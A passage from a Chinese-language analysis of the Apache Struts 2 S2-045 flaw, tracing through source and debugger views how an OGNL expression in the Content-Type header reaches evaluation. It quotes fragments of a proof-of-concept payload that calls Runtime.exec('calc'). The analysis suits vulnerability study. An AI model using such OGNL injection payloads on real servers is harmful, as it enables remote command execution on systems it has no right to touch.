                prepare.setEncodingAndLocale(request, response);
                prepare.createActionContext(request, response);
                prepare.assignDispatcherToThread();
                request = prepare.wrapRequest(request);
                ActionMapping mapping = prepare.findActionMapping(request, response, true);
                if (mapping == null) {
                    boolean handled = execute.executeStaticResourceRequest(request, response);
                    if (!handled) {
                        chain.doFilter(request, response);
                    }
                } else {
                    execute.executeAction(request, response, mapping);
                }
            }
        } finally {
            prepare.cleanupRequest(request);
        }
    }
```

跟进wrapRequest()



```
    /**
     * Wraps the request with the Struts wrapper that handles multipart requests better
     * @return The new request, if there is one
     * @throws ServletException
     */
    public HttpServletRequest wrapRequest(HttpServletRequest oldRequest) throws ServletException {
        HttpServletRequest request = oldRequest;
        try {
            // Wrap request first, just in case it is multipart/form-data
            // parameters might not be accessible through before encoding (ww-1278)
            request = dispatcher.wrapRequest(request);
        } catch (IOException e) {
            throw new ServletException("Could not wrap servlet request with MultipartRequestWrapper!", e);
        }
        return request;
    }
```

继续跟进wrapRequest()
路径struts-2.3.20\src\core\src\main\java\org\apache\struts2\dispatcher\Dispatcher.java



```
    /**
     * Wrap and return the given request or return the original request object.
     * </p>
     * This method transparently handles multipart data as a wrapped class around the given request.
     * Override this method to handle multipart requests in a special way or to handle other types of requests.
     * Note, {@link org.apache.struts2.dispatcher.multipart.MultiPartRequestWrapper} is
     * flexible - look first to that object before overriding this method to handle multipart data.
     *
     * @param request the HttpServletRequest object.
     * @return a wrapped request or original request.
     * @see org.apache.struts2.dispatcher.multipart.MultiPartRequestWrapper
     * @throws java.io.IOException on any error.
     *
     * @since 2.3.17
     */
    public HttpServletRequest wrapRequest(HttpServletRequest request) throws IOException {
        // don't wrap more than once
        if (request instanceof StrutsRequestWrapper) {
            return request;
        }

        String content_type = request.getContentType();
        if (content_type != null && content_type.contains("multipart/form-data")) {
            MultiPartRequest mpr = getMultiPartRequest();
            LocaleProvider provider = getContainer().getInstance(LocaleProvider.class);
            request = new MultiPartRequestWrapper(mpr, request, getSaveDir(), provider);
        } else {
            request = new StrutsRequestWrapper(request, disableRequestAttributeValueStackLookup);
        }

        return request;
    }
```

此处有两个关注点：
1■`if (content_type != null && content_type.contains("multipart/form-data")) {`
S2-045的POC一般都有(#nike='multipart/form-data')这样一句，就是使content_type.contains("multipart/form-data")判断为true
2■`MultiPartRequest mpr = getMultiPartRequest();`
继续追踪getMultiPartRequest方法。通过配置struts.multipart.parser属性，可以指定不同的解析类，而默认就是org.apache.struts2.dispatcher.multipart.JakartaMultiP

3) 加断点动态测试


弹出计算器POC：

```
Content-Type: haha~multipart/form-data %{#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime(
```

JakartaMultiPartRequest.java - buildErrorMessage()

路径struts-2.3.20\src\core\src\main\java\org\apache\struts2\dispatcher\multipart
在return LocalizedTextUtil.findText()处加断点


```
protected String buildErrorMessage(Throwable e, Object[] args) {
       String errorKey = "struts.messages.upload.error." + e.getClass().getSimpleName();
       if (LOG.isDebugEnabled()) {
           LOG.debug("Preparing error message for key: [#0]", errorKey);
       }
       return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args); //■■■
   }
```


eclipse-workspace - org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest - Eclipse
e Edit Source Refactor Navigate Search Project Run Window Help
JakartaMultiPartRequest.class

```
    protected void setLocale(HttpServletRequest request) {
        if (defaultLocale == null) {
            defaultLocale = request.getLocale();
        }
    }

    protected String buildErrorMessage(Throwable e, Object[] args) {
        String errorKey = "struts.messages.upload.error." + e.getClass().getSimpleName();
        if (LOG.isDebugEnabled()) {
            LOG.debug("Preparing error message for key: [#0]", errorKey);
        }
        return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args);
    }

    protected void processUpload(HttpServletRequest request, String saveDir) throws FileUploadException, Uns
        for (FileItem item : parseRequest(request, saveDir)) {
```

到达断点return LocalizedTextUtil.findText()，执行下一步，即可弹出计算器：
此时e的值为:

```
org.apache.commons.fileupload.FileUploadBase$InvalidContentTypeException: the request doesn't contain a multipart/form-data or
```


eclipse-workspace - org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest - Eclipse

```
Daemon Thread [http-nio-8081-exec-1] (Suspended (breakpoint at line 123 in Jakart
    owns: NioEndpoint$NioSocketWrapper  (id=2170)
    JakartaMultiPartRequest.buildErrorMessage(Throwable, Object[]) line: 123
    JakartaMultiPartRequest.parse(HttpServletRequest, String) line: 105
    MultiPartRequestWrapper.<init>(MultiPartRequest, HttpServletRequest, String, Lo
    Dispatcher.wrapRequest(HttpServletRequest) line: 838
    PrepareOperations.wrapRequest(HttpServletRequest) line: 137
    StrutsPrepareAndExecuteFilter.doFilter(ServletRequest, ServletResponse, FilterCha
    ApplicationFilterChain.internalDoFilter(ServletRequest, ServletResponse) line: 193
    ApplicationFilterChain.doFilter(ServletRequest, ServletResponse) line: 166
```


Name	Value
no method return v	
this	JakartaMultiPartRequest (id=2171)
e	FileUploadBase$InvalidContentTypeException (id=2172)
args	Object[0] (id=2173)
errorKey	"struts.messages.upload.error.InvalidContentTypeException" (id=2174)

```
#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime().exec('calc')};
```

JakartaMultiPartRequest.class

```java
    }

    protected String buildErrorMessage(Throwable e, Object[] args) {
        String errorKey = "struts.messages.upload.error." + e.getClass().getSimpleName();
        if (LOG.isDebugEnabled()) {
            LOG.debug("Preparing error message for key: [#0]", errorKey);
        }
        return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args);
    }
```

Outline
LOG : Logger
files : Map<String, List<FileItem>>
params : Map<String, List<String>>
errors : List<String>
maxSize : long
defaultLocale : Locale
setMaxSize(String) : void


eclipse-workspace - org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest - Eclipse

```
Daemon Thread [http-nio-8081-exec-8] (Suspended)
    owns: NioEndpoint$NioSocketWrapper  (id=1184)
    JakartaMultiPartRequest.parse(HttpServletRequest, String) line: 105
    MultiPartRequestWrapper.<init>(MultiPartRequest, HttpServletRequest, String, Lo
    Dispatcher.wrapRequest(HttpServletRequest) line: 838
    PrepareOperations.wrapRequest(HttpServletRequest) line: 137
    StrutsPrepareAndExecuteFilter.doFilter(ServletRequest, ServletResponse, FilterCha
    ApplicationFilterChain.internalDoFilter(ServletRequest, ServletResponse) line: 193
    ApplicationFilterChain.doFilter(ServletRequest, ServletResponse) line: 166
    StandardWrapperValve.invoke(Request, Response) line: 199
    StandardContextValve.invoke(Request, Response) line: 96
    NonLoginAuthenticator(AuthenticatorBase).invoke(Request, Response) line: 494
```

Name	Value
buildErrorMessage(	"the request doesnt contain a multipart/form-data or multipart/mixed stre...
this	JakartaMultiPartRequest (id=1185)
e	FileUploadBase$InvalidContentTypeException (id=1188)
request	RequestFacade (id=567)
saveDir	"D:\\Program Files\\eclipse\\eclipse-workspace\\.metadata\\.plugins\\org....

```
ultipart/mixed stream, content type header is haha~multipart/form-data java.lang.Proces
```

JakartaMultiPartRequest.class

```java
                if (LOG.isWarnEnabled()) {
                    LOG.warn("Unable to parse request", e);
                }
                String errorMessage = buildErrorMessage(e, new Object[]{});
                if (!errors.contains(errorMessage)) {
                    errors.add(errorMessage);
                }
            }
        }

    protected void setLocale(HttpServletRequest request) {
        if (defaultLocale == null) {
            defaultLocale = request.getLocale();
        }
    }

    protected String buildErrorMessage(Throwable e, Object[] args) {
```

下面到达断点return LocalizedTextUtil.findText() 然后跟进findText()方法继续调试


LocalizedTextUtil.java

路径struts-2.3.20\src\xwork-core\src\main\java\com\opensymphony\xwork2\util\ LocalizedTextUtil.java

findText()

```
return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args);
```

跟进LocalizedTextUtil.findText()



LocalizedTextUtil.class

```java
     * If a message is found, it will also be interpolated.  Anything within <code>${...}</code>
     * will be treated as an OGNL expression and evaluated as such.
     *
     * @param aClass         the class whose name to use as the start point for the search
     * @param aTextName      the key to find the text message for
     * @param locale         the locale the message should be for
     * @param defaultMessage the message to be returned if no text message can be found in any
     *                       resource bundle
     * @return the localized text, or null if none can be found and no defaultMessage is provided
     */
    public static String findText(Class aClass, String aTextName, Locale locale, String defaultMessage, Object[] args) {
        ValueStack valueStack = ActionContext.getContext().getValueStack();
        return findText(aClass, aTextName, locale, defaultMessage, args, valueStack);

    }
```

```
return findText(aClass, aTextName, locale, defaultMessage, args, valueStack);
```

继续跟进return findText()

```
■■indexedTextName■■null
defaultMessage■■
the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is haha~multipart/form-data %
```


eclipse-workspace - com.opensymphony.xwork2.util.LocalizedTextUtil - Eclipse

```
Daemon Thread [http-nio-8081-exec-5] (Suspended)
    owns: NioEndpoint$NioSocketWrapper  (id=1459)
    LocalizedTextUtil.findText(Class, String, Locale, String, Object[], ValueStack) line: 5
    LocalizedTextUtil.findText(Class, String, Locale, String, Object[]) line: 370
    JakartaMultiPartRequest.buildErrorMessage(Throwable, Object[]) line: 123
    JakartaMultiPartRequest.parse(HttpServletRequest, String) line: 105
    MultiPartRequestWrapper.<init>(MultiPartRequest, HttpServletRequest, String, Lo
    Dispatcher.wrapRequest(HttpServletRequest) line: 838
    PrepareOperations.wrapRequest(HttpServletRequest) line: 137
    StrutsPrepareAndExecuteFilter.doFilter(ServletRequest, ServletResponse, FilterCha
    ApplicationFilterChain.internalDoFilter(ServletRequest, ServletResponse) line: 193
    ApplicationFilterChain.doFilter(ServletRequest, ServletResponse) line: 166
    StandardWrapperValve.invoke(Request, Response) line: 199
    StandardContextValve.invoke(Request, Response) line: 96
    NonLoginAuthenticator(AuthenticatorBase).invoke(Request, Response) line: 494
    StandardHostValve.invoke(Request, Response) line: 139
```

Name	Value
no method return v	
aClass	Class<T> (org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest) (id=41)
aTextName	"struts.messages.upload.error.InvalidContentTypeException" (id=1464)
locale	Locale (id=571)
defaultMessage	"the request doesn't contain a multipart/form-data or multipart/mixed stream, content type he
args	Object[0] (id=1501)
valueStack	OgnlValueStack (id=1463)
indexedTextName	null

```
content type header is haha~multipart/form-data %{#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACC
```


```java
        // get default
        GetDefaultMessageReturnArg result;
        if (indexedTextName == null) {
            result = getDefaultMessage(aTextName, locale, valueStack, args, defau
        } else {
            result = getDefaultMessage(aTextName, locale, valueStack, args, null)
            if (result != null && result.message != null) {
                return result.message;
            }
            result = getDefaultMessage(indexedTextName, locale, valueStack, args,
        }
```

```
devMode : boolean
bundlesMap : ConcurrentMap<String, ResourceBundle>
messageFormats : ConcurrentMap<MessageFormatKey, MessageFormat>
delegatedClassLoaderMap : ConcurrentMap<Integer, ClassLoader>
RELOADED : String
XWORK_MESSAGES_BUNDLE : String
clearDefaultResourceBundles() : void
setReloadBundles(boolean) : void
setDevMode(boolean) : void
```

getDefaultMessage()

```
result = getDefaultMessage(aTextName, locale, valueStack, args, defaultMessage);
```

继续跟进getDefaultMessage()



LocalizedTextUtil.class

```java
    /**
     * Gets the default message.
     */
    private static GetDefaultMessageReturnArg getDefaultMessage(String key, Locale locale, ValueStack valueStack, Object[] args
                                                                String defaultMessage) {
        GetDefaultMessageReturnArg result = null;
        boolean found = true;

        if (key != null) {
            String message = findDefaultText(key, locale);

            if (message == null) {
                message = defaultMessage;
                found = false; // not found in bundles
            }

            // defaultMessage may be null
            if (message != null) {
                MessageFormat mf = buildMessageFormat(TextParseUtil.translateVariables(message, valueStack), locale);

                String msg = formatWithNullDetection(mf, args);
                result = new GetDefaultMessageReturnArg(msg, found);
            }
        }

        return result;
    }
```

TextParseUtil.java - translateVariables()

```
MessageFormat mf = buildMessageFormat(TextParseUtil.translateVariables(message, valueStack), locale);
```

继续跟进 translateVariables()



